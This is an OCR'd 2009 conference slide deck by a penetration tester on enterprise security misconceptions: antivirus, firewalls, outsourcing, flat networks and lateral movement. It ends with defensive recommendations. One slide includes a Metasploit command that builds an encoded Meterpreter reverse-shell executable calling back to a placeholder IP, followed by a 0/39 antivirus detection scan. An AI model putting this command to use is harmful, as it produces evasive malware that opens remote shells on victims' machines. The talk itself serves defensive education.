Common Enterprise Security Weaknesses

March 5th, 2009
ISACA, OKC chapter

Nathan Keltner
Advisory Services
<Redacted: I work for an unnamed public accounting firm.>

Today’s Agenda

We‘re going to cover:

1. Common misconceptions (“We’re secure because we…”)
2. Trusting insecure systems
3. Demos! Demos! Demos!
4. Recommendations


Who am I?

Nathan Keltner, Advisory Services Practice

<Redacted: I work for an unnamed public accounting firm.>

- Leads penetration tests for our central region (OK, KS, TX [in descending order of greatness])
- Sometimes developer for the metasploit project
- Someone who's hopefully about to say something worthwhile and interesting

Common misconceptions: I *know* we're 'secure' because we…



Common misconception #1

We know we're secure because "we have antivirus" edition

Antivirus doesn’t help against direct attacks.

Heartland Struggles To Measure Extent Of Massive Security Breach

Data breach could be industry's biggest ever, experts say

Jan 21, 2009 | 06:08 PM

By Tim Wilson
DarkReading

In what some experts are calling the largest security breach ever, Heartland Payment Systems yesterday disclosed that intruders hacked into the computers it uses to process 100 million payment card transactions per month for 175,000 merchants.

Robert Baldwin, Heartland's president and CEO, told reporters that the intruders


- “…throughout the potential period of the breach, Heartland did have antivirus software installed on its payment processing network.” – Heartland CEO Bob Carr on quarterly update call

The truth about anti-virus, part 1:

- Antivirus is, for the most part, designed to pick up ‘fingerprints’ of malware in the form of a particular pattern or string of bits in a file (or going over the network)
- They’re trying to learn to watch for bad ‘behavior’, but that creates a ton of false positives, which makes their customers angry
- As a result of the difficulty of this problem and to appease their customers, anti-virus just flat doesn’t work the way people think

The truth about anti-virus, part 2:

```
natron@minerva:~$ cd msf3/
natron@minerva:~/msf3$ ./msfpayload windows/meterpreter/reverse_tcp LHOST=1.2.3
.4 PORT=443 R | ./msfencode -b '' -t exe -o meterp-reverse.exe
[*] x86/shikata_ga_nai succeeded, final size 306
```



File **meterp-reverse.exe** received on **03.05.2009 07:30:10 (CET)**

Current status: **finished**

Result: **0/39 (0%)**

Antivirus	Version	Last Update	Result
a-squared	4.0.0.101	2009.03.05	-
AhnLab-V3	5.0.0.2	2009.02.27	-
AntiVir	7.9.0.100	2009.03.04	-
Authentium	5.1.0.4	2009.03.04	-
Avast	4.8.1335.0	2009.03.05	-
AVG	8.0.0.237	2009.03.04	-
BitDefender	7.2	2009.03.05	-
CAT-QuickHeal	10.00	2009.03.04	-
ClamAV	0.94.1	2009.03.05	-
Comodo	1025	2009.03.04	-
DrWeb	4.44.0.09170	2009.03.05	-
eSafe	7.0.17.0	2009.03.04	-
eTrust-Vet	31.6.6382	2009.03.05	-
F-Prot	4.4.4.56	2009.03.04	-
F-Secure	8.0.14470.0	2009.03.05	-
Fortinet	3.117.0.0	2009.03.05	-
GData	19	2009.03.05	-
Ikarus	T3.1.1.45.0	2009.03.05	-
K7AntiVirus	7.10.657	2009.03.04	-
Kaspersky	7.0.0.125	2009.03.04	-
McAfee	5543	2009.03.04	-
McAfee+Artemis	5543	2009.03.04	-
Microsoft	1.4405	2009.03.04	-
NOD32	3909	2009.03.05	-
Norman	6.00.06	2009.03.04	-
nProtect	2009.1.8.0	2009.03.05	-
Panda	10.0.0.10	2009.03.05	-
PCTools	4.4.2.0	2009.03.05	-
Prevx1	V2	2009.03.05	-
Rising	21.19.30.00	2009.03.05	-
SecureWeb-Gateway	6.7.6	2009.03.05	-
Sophos	4.39.0	2009.03.05	-
Sunbelt	3.2.1858.2	2009.03.05	-
Symantec	10	2009.03.05	-
TheHacker	6.3.2.7.272	2009.03.05	-
TrendMicro	8.700.0.1004	2009.03.05	-
VBA32	3.12.10.1	2009.03.05	-
ViRobot	2009.3.4.1634	2009.03.05	-
VirusBuster	4.5.11.0	2009.03.04	-

So where does anti-virus fit in?

- It’s still a minimum level of protection that every organization absolutely needs in place
- It protects you from the shotgun-approach to malware (make 1 exe, spam it a million times)
- It protects you from (most) established viruses / malware

Common misconception #2

We know we’re secure because “we’ve never been hacked before” edition

Are you sure?

- How many of you have either a) had your computer infected by a virus before or b) known someone in your enterprise that has?
- If you don’t raise your hand to either, would your IT dept give a different answer?
- Now, think about that virus as an incredibly dumb, very noisy hacker. What if it wasn’t so noisy and stupid?
- Whatever avenue was used to install that malware is also a legitimate vector for an attacker.

Common misconception #3

We know we’re secure because “oh, we outsourced that; not my problem” edition

Regardless of where data is stored, the locations it's accessed *from* and copied *to* are just as important as where it sits.

- Let's assume for a moment that the outsourcing provider actually has taken proper precautions and your data is relatively safe
- You still access your customer/employee/etc data from within your environment
- If I want access to your data, I gain access to you first, regardless of where it is ultimately stored

Common misconception #4

We know we’re secure because “we have a firewall” edition

Firewalls are only good at what they were designed to do.

- Firewalls are good at blocking access to services that aren’t needed
- What happens when that service is needed?
- How about port 80? 443? (http, https)

Trends have been leading away from traditional "network security" for many years.

- As an overall trend, the boundaries and walls we've built into the internet are falling down.
  - Issues are discovered in various Internet enabled services, firewalls begin blocking all functionality but static web pages (up to early 1990's)
  - People discover they want said functionality after all and "rich" internet applications begin stuffing that functionality into the port 80 container (~ late 1990's)
  - Rich application "platforms" begin to appear, allowing Joe developer on the internet to run their code in your browser (~2003 to present)

At this point, everyone probably knows web application security has been a huge field in the last 5 or more years

- Custom code means that you get to reinvent the security wheel
- We’re slowly learning, and battle hardened toolsets are now available to programmers to protect them from themselves
- Still tough to rely on someone else for your security: building an app is very different from building a server.

Guess what else flies right through your firewall?

- Most of the new, highly exploited vulnerabilities are in client software, which hides inside email attachments and web pages.

Currently unpatched 0days being exploited ‘in the wild’, *right now:*

February 23rd, 2009

Brand spanking new Excel 0-day being exploited in the wild

Posted by Adam O'Donnell @ 6:47 pm

Thursday February 19, 2009

Acrobat Reader 0-Day Attack in Wild

“Adobe expects to make available an update for Adobe Reader 9 and Acrobat 9 by March 11th, 2009. Adobe is planning to make updates for Adobe Reader 7 and 8, and Acrobat 7 and 8, available by March 18th.”

They’ve known about public exploitation of this vuln since early January or late December. Really? 3 months for a patch?

So where does this leave us? The sky is falling!

- No it’s not. At the end of the day, there will always be 0day’s in your environment that you can’t do anything about.
- Your security infrastructure should be robust enough to handle any single point of failure.
- I re-present to you an idea you already know: defense-in-depth. The ‘moat’ approach to info sec died 10 years ago.

Trusting Insecure Systems

So if our battle lines have been redrawn and they are now inside our organizations… why do we implement our security architecture in ‘flat’ designs?

All too often, gaining access to a single machine leads to full domain admin access in a short period of time (part 1)

- With Administrator access on one Windows workstation, an attacker can:
  - compromise any account that is logged in
  - compromise (almost) any account that connects to it in the future (sms/wsus? security scanners?)
  - compromise many accounts that have connected to it since the last reboot

All too often, gaining access to a single machine leads to full domain admin access in a short period of time (part 2)

- When your database accounts haven't been properly restricted, a single SQL injection in who_cares_about_this_app results in:
  - compromising all the other databases that are also hosted on the same server
  - compromising the OS and many developer / QA / administrator accounts that connect to it
  - compromising other servers that have been setup with the same credentials

All too often, gaining access to a single machine leads to full domain admin access in a short period of time (part 3)

- When your deprecated backup server doesn’t receive a critical patch because who cares about it, an attacker can:
  - steal all the backup data still on that server
  - clone the IDs that are the exact same as the ones on the current backup server
  - start compromising all the servers that backup to the current server

Are we seeing a trend?

- In an unsegmented environment, there is no such thing as a ‘low risk’ system or application.
- If you want to treat a system (or application, or user account) as low risk, you’ve got to break those lines of trust between it and high criticality servers
  - This can be done, but with difficulty. Things like stored local administrator accounts are forgotten, or important config files are left behind.
- The only real answer for verification of these types of controls is through output-based testing (e.g. penetration testing)

Where else do we place trust for corporate security that we may not have thought of before?

- Physical security is a large part of your overall security. If I can walk in and plug in a device, your firewall was just turned invisible (again).
- Social engineering has shown us that your people will turn over your keys to the kingdom without knowing it.
- In today's 'mobile workforce', we are often trusting every hotel, coffee shop, and airport that our company assets connect through.

But because presentations are boring without demonstrations, DEMO!

- Demo1: how compromising one administrator account through a client side exploit can result in complete domain administrator access

- Demo2: (if we have time)

Recommendations

A few key items that will make attackers' (and penetration testers') jobs harder

1. Continue doing everything you've been doing so far

- Patch, patch, patch! This limits your exposure to consecutive failures. Multiple failures in control guarantee success for an attacker.
- Continue to assess your external perimeter periodically to ensure no one brought up services/servers without your knowledge
- If you host web applications, these are still high priority targets for attackers – keep your eyes on them

2. Admit defeat on the small scale, but limit your exposure

- Recognize that individual control failures will happen! That 0day does exist, your users are stupid, and you'll accidentally miss patches.
- Focus on limiting access/exposure
- Focus on monitoring controls to understand what's occurring in your environment

2. Limiting exposure (cont)

- Accounts that interact with workstations should be segmented from the rest of your infrastructure
  - If compromised, they should grant access to the least number of machines possible and should be (at a minimum) separate from core server IDs
- Segment your network, limiting access to your core servers from general users and developers

3. Monitor for out of the ordinary events

- Creating new local accounts on a workstation or server should cause suspicion
- Service accounts creating any sort of accounts should cause suspicion
- Accounts get locked in cracking attempts and sometimes on accident, depending on the types of activity an attacker is performing
- Ensure your IT staff become the ‘experts’ on what is the norm for their environments. They will be your most valuable asset in identifying odd behavior.

4. Test your security infrastructure

- Never assume something is operating the way you want it to.
- Don’t do ‘vulnerability assessments’, do ‘penetration tests’. VA’s only assess a single line of defense, which I can already tell you will fail. Only a PT will tell you if the subsequent layers are in place and functioning correctly.
- “A penetration test doesn’t truly begin until after the first compromise.”

4. Test your security infrastructure (cont)

- Regularly perform internal as well as external security assessments. Include things like physical security and social engineering that your security posture probably forgot about.
- Your penetration tester should ‘break in’ every time. If they don’t, find out what restrictions are keeping them from gaining access (limited rules of engagement, penetration tester skill, cost/time allotted, etc), and that you’re comfortable with the tradeoff.

Questions

- and -

Open Discussion